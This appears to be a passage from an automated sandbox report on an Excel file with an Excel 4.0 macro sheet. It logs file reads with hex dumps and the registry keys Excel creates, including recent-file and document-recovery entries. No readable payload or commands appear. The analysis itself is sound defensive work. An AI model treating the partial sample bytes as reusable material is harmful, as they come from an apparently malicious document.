C:\Users\user\Desktop\3BFE0000	unknown	120	00 00 00 00 00 00 00 00 00 00 00 00 07 00 02 00 ff ff 08 00 02 00 00 00 00 00 00 00 3e 02 12 00 b6 06 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 8b 08 10 00 8b 08 00 00 00 00 00 00 00 00 00 00 00 00 02 00 1d 00 0f 00 03 00 00 00 00 00 01 00 00 00 00 00 00 00 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00	..........>. ....@..... ....g ...g.....D.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3BFE0000	unknown	16384	7f 01 3f 90 8c 1e 93 6a 4d ce 1d f8 59 4e 56 e0 ef e1 9f f5 cd 0c 4d 60 de a0 35 c5 df c2 02 83 04 42 4b 1b be e7 9c e4 73 48 12 05 14 0a 1d ff 62 88 cb 2a 82 4f 91 89 59 0b a6 70 10 61 2e 88 63 9f 9d c9 be 03 21 84 10 42 08 21 67 83 29 e9 1a 7d 3c 5c 37 e3 73 73 73 91 2c 93 60 a1 26 05 89 22 53 70 10 58 36 95 29 8d 21 03 b6 2e cb 59 83 44 4f 0d 1c 9d 87 f1 99 7b a8 9b 71 9b a4 0c 2b 92 a4 98 23 ee c3 cb 75 c1 a6 72 ae be 5d 28 4b 3d 0f 5a 89 1e 17 0b 94 c8 62 db 5b 9e 73 01 4a 4d 7a 18 b5 42 d8 db 8f a1 b5 b1 0a bb c5 2a 64 ca 8b 31 3b 35 19 09 3d 0e 88 05 6a ac 90 1a 91 c3 d6 bf 62 f6 c5 98 cd e2 09 cb e1 cf f1 f5 c6 ca c0 76 39 e1 ba 46 b7 74 a6 42 a9 50 21 3b 3b 17 a9 62 13 8a 95 dc a0 b8 c1 fd 98 25 f0 8f 1a f4 76 b8 fa ae 5d 90 09 b3 a1 d4 e6 23 47	..?....jM...YNV.......M`..5... ...BK.....sH......b..*.O..Y..p .a..c.....!..B.!g.)..}<\7.sss. ,.`.&.."Sp.X6.).!....Y.DO...... {..q...+...#...u..r..](K=.Z.. ....b.[.s.JMz..B.........*d..1 ;5..=...j.......b............ .v9..F.t.B.P!;;..b.........%.. ..v...]......#G	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 68 01 0e 01 5c 3a be 23 38 00 01 00 01 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e 00 02	........g2.................... ......\.p....user B.....a.........=........... ....=...h...\:.#8.......X.@...... ....."........	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3BFE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 80 28 30 2f 98 be d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@....L.z....@....(0/.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 46 65 75 69 6c 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Feuil1.....Macro1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3BFE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 93 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 91 00 00 00 92 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3BFE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF9BA	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFAF2	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFB9E	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F69DA	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F6B12	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF9BA	EF9BA	binary	04 00 00 00 A8 07 00 00 3B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 35 00 38 00 32 00 2E 00 31 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C7 4E 27 2C 98 BE D6 01 BA F9 0E 00 BA F9 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFAF2	EFAF2	binary	04 00 00 00 A8 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E8 F5 71 2F 98 BE D6 01 F2 FA 0E 00 F2 FA 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFB9E	EFB9E	binary	04 00 00 00 A8 07 00 00 31 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 31 00 30 00 39 00 39 00 30 00 30 00 38 00 46 00 45 00 44 00 45 00 58 00 5F 00 30 00 39 00 30 00 38 00 38 00 37 00 37 00 36 00 36 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 CB E7 90 2F 98 BE D6 01 9E FB 0E 00 9E FB 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 